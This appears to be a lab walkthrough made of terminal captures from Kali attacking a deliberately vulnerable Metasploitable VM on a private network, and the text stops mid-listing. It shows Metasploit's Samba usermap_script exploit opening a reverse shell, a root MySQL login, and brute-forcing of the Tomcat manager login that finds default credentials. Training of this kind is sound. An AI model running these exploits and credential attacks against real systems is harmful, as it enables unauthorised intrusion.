Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.99 seconds
kali@kali:~$ msfconsole
```




```
msf5 > search samba

Matching Modules
================

   #   Name                                               Disclosure Date  Rank       Check  Description
   -   ----                                               ---------------  ----       -----  -----------
   0   auxiliary/admin/smb/samba_symlink_traversal                         normal     No     Samba Symlink Directory Traversal
   1   auxiliary/dos/samba/lsa_addprivs_heap                               normal     No     Samba lsa_io_privilege_set Heap Overflow
   2   auxiliary/dos/samba/lsa_transnames_heap                             normal     No     Samba lsa_io_trans_names Heap Overflow
   3   auxiliary/dos/samba/read_nttrans_ea_list                            normal     No     Samba read_nttrans_ea_list Integer Overflow
   4   auxiliary/scanner/rsync/modules_list                                normal     No     List Rsync Modules
   5   auxiliary/scanner/smb/smb_uninit_cred                               normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   6   exploit/freebsd/samba/trans2open                   2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   7   exploit/linux/samba/chain_reply                    2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   8   exploit/linux/samba/is_known_pipename              2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   9   exploit/linux/samba/lsa_transnames_heap            2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   10  exploit/linux/samba/setinfopolicy_heap             2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   11  exploit/linux/samba/trans2open                     2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   12  exploit/multi/samba/nttrans                        2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   13  exploit/multi/samba/usermap_script                 2007-05-14       excellent  No     Samba "username map script" Command Execution
   14  exploit/osx/samba/lsa_transnames_heap              2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   15  exploit/osx/samba/trans2open                       2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   16  exploit/solaris/samba/lsa_transnames_heap          2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   17  exploit/solaris/samba/trans2open                   2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   18  exploit/unix/http/quest_kace_systems_management_rce 2018-05-31      excellent  Yes    Quest KACE Systems Management Command Injection
   19  exploit/unix/misc/distcc_exec                      2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   20  exploit/unix/webapp/citrix_access_gateway_exec     2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   21  exploit/windows/fileformat/ms14_060_sandworm       2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   22  exploit/windows/http/sambar6_search_results        2003-06-21       normal     Yes    Sambar 6 Search Results Buffer Overflow
   23  exploit/windows/license/calicclnt_getconfig        2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   24  exploit/windows/smb/group_policy_startup           2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   25  post/linux/gather/enum_configs                                      normal     No     Linux Gather Configurations


msf5 > use exploit/multi/samba/usermap_script
msf5 exploit(multi/samba/usermap_script) > set rhost 10.0.2.8
rhost => 10.0.2.8
msf5 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 10.0.2.7:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo x6RwiZDsCePBBEEd;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "x6RwiZDsCePBBEEd\r\n"
```




```
   23  exploit/windows/license/calicclnt_getconfig         2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   24  exploit/windows/smb/group_policy_startup            2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   25  post/linux/gather/enum_configs                                       normal     No     Linux Gather Configurations


msf5 > use exploit/multi/samba/usermap_script
msf5 exploit(multi/samba/usermap_script) > set rhost 10.0.2.8
rhost ⇒ 10.0.2.8
msf5 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 10.0.2.7:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo x6RwiZDsCePBBEEd;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "x6RwiZDsCePBBEEd\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (10.0.2.7:4444 → 10.0.2.8:39315) at 2020-04-28 06:30:03 -0500

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
log.txt
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```


tomcat




```
msf5 exploit(multi/samba/usermap_script) > exit -y
kali@kali:~$ ^C
kali@kali:~$ mysql -u root -h 10.0.2.8 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases
    → ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.001 sec)

MySQL [(none)]> quit
Bye
kali@kali:~$ sudo nmap -sS -sV 10.0.2.8
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-28 06:35 CDT
Nmap scan report for 10.0.2.8
Host is up (0.00021s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
```




```
       https://metasploit.com


       =[ metasploit v5.0.71-dev                          ]
+ -- --=[ 1962 exploits - 1095 auxiliary - 336 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > search tomcat

Matching Modules
================

   #   Name                                                   Disclosure Date  Rank       Check  Description
   -   ----                                                   ---------------  ----       -----  -----------
   0   auxiliary/admin/http/tomcat_administration                              normal     No     Tomcat Administration Tool Default Access
   1   auxiliary/admin/http/tomcat_utf8_traversal             2009-01-09       normal     No     Tomcat UTF-8 Directory Traversal Vulnerability
   2   auxiliary/admin/http/trendmicro_dlp_traversal          2009-01-09       normal     No     TrendMicro Data Loss Prevention 5.5 Directory Traversal
   3   auxiliary/dos/http/apache_commons_fileupload_dos       2014-02-06       normal     No     Apache Commons FileUpload and Apache Tomcat DoS
   4   auxiliary/dos/http/apache_tomcat_transfer_encoding     2010-07-09       normal     No     Apache Tomcat Transfer-Encoding Information Disclosure and DoS
   5   auxiliary/dos/http/hashcollision_dos                   2011-12-28       normal     No     Hashtable Collisions
   6   auxiliary/scanner/http/tomcat_enum                                      normal     No     Apache Tomcat User Enumeration
   7   auxiliary/scanner/http/tomcat_mgr_login                                 normal     No     Tomcat Application Manager Login Utility
   8   exploit/linux/http/cisco_prime_inf_rce                 2018-10-04       excellent  Yes    Cisco Prime Infrastructure Unauthenticated Remote Code Execution
   9   exploit/linux/http/cpi_tararchive_upload               2019-05-15       excellent  Yes    Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnera
bility
   10  exploit/multi/http/cisco_dcnm_upload_2019              2019-06-26       excellent  Yes    Cisco Data Center Network Manager Unauthenticated Remote Code Execution
   11  exploit/multi/http/struts2_namespace_ognl              2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
   12  exploit/multi/http/struts_code_exec_classloader        2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
   13  exploit/multi/http/struts_dev_mode                     2012-01-06       excellent  Yes    Apache Struts 2 Developer Mode OGNL Execution
   14  exploit/multi/http/tomcat_jsp_upload_bypass            2017-10-03       excellent  Yes    Tomcat RCE via JSP Upload Bypass
   15  exploit/multi/http/tomcat_mgr_deploy                   2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Code Execution
   16  exploit/multi/http/tomcat_mgr_upload                   2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
   17  exploit/multi/http/zenworks_configuration_management_upload  2015-04-07  excellent  Yes    Novell ZENworks Configuration Management Arbitrary File Upload
   18  exploit/windows/http/tomcat_cgi_cmdlineargs            2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
   19  post/multi/gather/tomcat_gather                                         normal     No     Gather Tomcat Credentials
   20  post/windows/gather/enum_tomcat                                         normal     No     Windows Gather Apache Tomcat Enumeration


msf5 > use exploit/multi/http/tomcat_mgr_upload
msf5 exploit(multi/http/tomcat_mgr_upload) > set rhosts 10.0.2.8
rhosts ⇒ 10.0.2.8
msf5 exploit(multi/http/tomcat_mgr_upload) > set rpost 8108
rpost ⇒ 8108
msf5 exploit(multi/http/tomcat_mgr_upload) > set httpusername tomcat
httpusername ⇒ tomcat
msf5 exploit(multi/http/tomcat_mgr_upload) > set httppassword tomcat
httppassword ⇒ tomcat
msf5 exploit(multi/http/tomcat_mgr_upload) > █
```




```
msf5 > search tomcat

Matching Modules
================

   #   Name                                                      Disclosure Date  Rank       Check  Description
   -   ----                                                      ---------------  ----       -----  -----------
   0   auxiliary/admin/http/tomcat_administration                                 normal     No     Tomcat Administration Tool Default Access
   1   auxiliary/admin/http/tomcat_utf8_traversal                2009-01-09       normal     No     Tomcat UTF-8 Directory Traversal Vulnerability
   2   auxiliary/admin/http/trendmicro_dlp_traversal             2009-01-09       normal     No     TrendMicro Data Loss Prevention 5.5 Directory Traversal
   3   auxiliary/dos/http/apache_commons_fileupload_dos          2014-02-06       normal     No     Apache Commons FileUpload and Apache Tomcat DoS
   4   auxiliary/dos/http/apache_tomcat_transfer_encoding        2010-07-09       normal     No     Apache Tomcat Transfer-Encoding Information Disclosure and DoS
   5   auxiliary/dos/http/hashcollision_dos                      2011-12-28       normal     No     Hashtable Collisions
   6   auxiliary/scanner/http/tomcat_enum                                         normal     No     Apache Tomcat User Enumeration
   7   auxiliary/scanner/http/tomcat_mgr_login                                    normal     No     Tomcat Application Manager Login Utility
   8   exploit/linux/http/cisco_prime_inf_rce                    2018-10-04       excellent  Yes    Cisco Prime Infrastructure Unauthenticated Remote Code Execution
   9   exploit/linux/http/cpi_tararchive_upload                  2019-05-15       excellent  Yes    Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnera
bility
   10  exploit/multi/http/cisco_dcnm_upload_2019                 2019-06-26       excellent  Yes    Cisco Data Center Network Manager Unauthenticated Remote Code Execution
   11  exploit/multi/http/struts2_namespace_ognl                 2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
   12  exploit/multi/http/struts_code_exec_classloader           2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
   13  exploit/multi/http/struts_dev_mode                        2012-01-06       excellent  Yes    Apache Struts 2 Developer Mode OGNL Execution
   14  exploit/multi/http/tomcat_jsp_upload_bypass               2017-10-03       excellent  Yes    Tomcat RCE via JSP Upload Bypass
   15  exploit/multi/http/tomcat_mgr_deploy                      2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Code Execution
   16  exploit/multi/http/tomcat_mgr_upload                      2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
   17  exploit/multi/http/zenworks_configuration_management_upload  2015-04-07    excellent  Yes    Novell ZENworks Configuration Management Arbitrary File Upload
   18  exploit/windows/http/tomcat_cgi_cmdlineargs               2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
   19  post/multi/gather/tomcat_gather                                            normal     No     Gather Tomcat Credentials
   20  post/windows/gather/enum_tomcat                                            normal     No     Windows Gather Apache Tomcat Enumeration


msf5 > use auxiliary/scanner/http/tomcat_mgr_login
msf5 auxiliary(scanner/http/tomcat_mgr_login) > options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                                                      Required  Description
   ----              ---------------                                                      --------  -----------
   BLANK_PASSWORDS   false                                                                no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                                    yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                                no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                                no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                                no        Add all users in the current database to the list
   PASSWORD                                                                               no        The HTTP password to specify for authentication
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt  no  File containing passwords, one per line
   Proxies                                                                                no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                                                                                 yes       The target host(s), range CIDR identifier, or hosts file with syntax 'fi
le:<path>'
   RPORT             8080                                                                 yes       The target port (TCP)
```



```
msf5 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 10.0.2.8
RHOSTS ⇒ 10.0.2.8
msf5 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT ⇒ 8180
msf5 auxiliary(scanner/http/tomcat_mgr_login) > exploit

[!] No active DB -- Credential data will not be saved!
[-] 10.0.2.8:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: admin:manager (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: admin:root (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: manager:admin (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: manager:manager (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: manager:role1 (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: manager:root (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: manager:tomcat (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: manager:s3cret (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: manager:vagrant (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: role1:admin (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: role1:manager (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: role1:role1 (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: role1:root (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: role1:tomcat (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: role1:s3cret (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: role1:vagrant (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: root:admin (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: root:manager (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: root:role1 (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: root:root (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: root:tomcat (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: root:s3cret (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: root:vagrant (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 10.0.2.8:8180 - Login Successful: tomcat:tomcat
[-] 10.0.2.8:8180 - LOGIN FAILED: both:admin (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: both:manager (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: both:role1 (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: both:root (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: both:s3cret (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: both:vagrant (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)
[-] 10.0.2.8:8180 - LOGIN FAILED: ovwebusr:OvW*busr1 (Incorrect)
```




```
msf5 exploit(multi/http/tomcat_mgr_deploy) > use exploit/multi/http/tomcat_mgr_deploy
msf5 exploit(multi/http/tomcat_mgr_deploy) > options

Module options (exploit/multi/http/tomcat_mgr_deploy):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
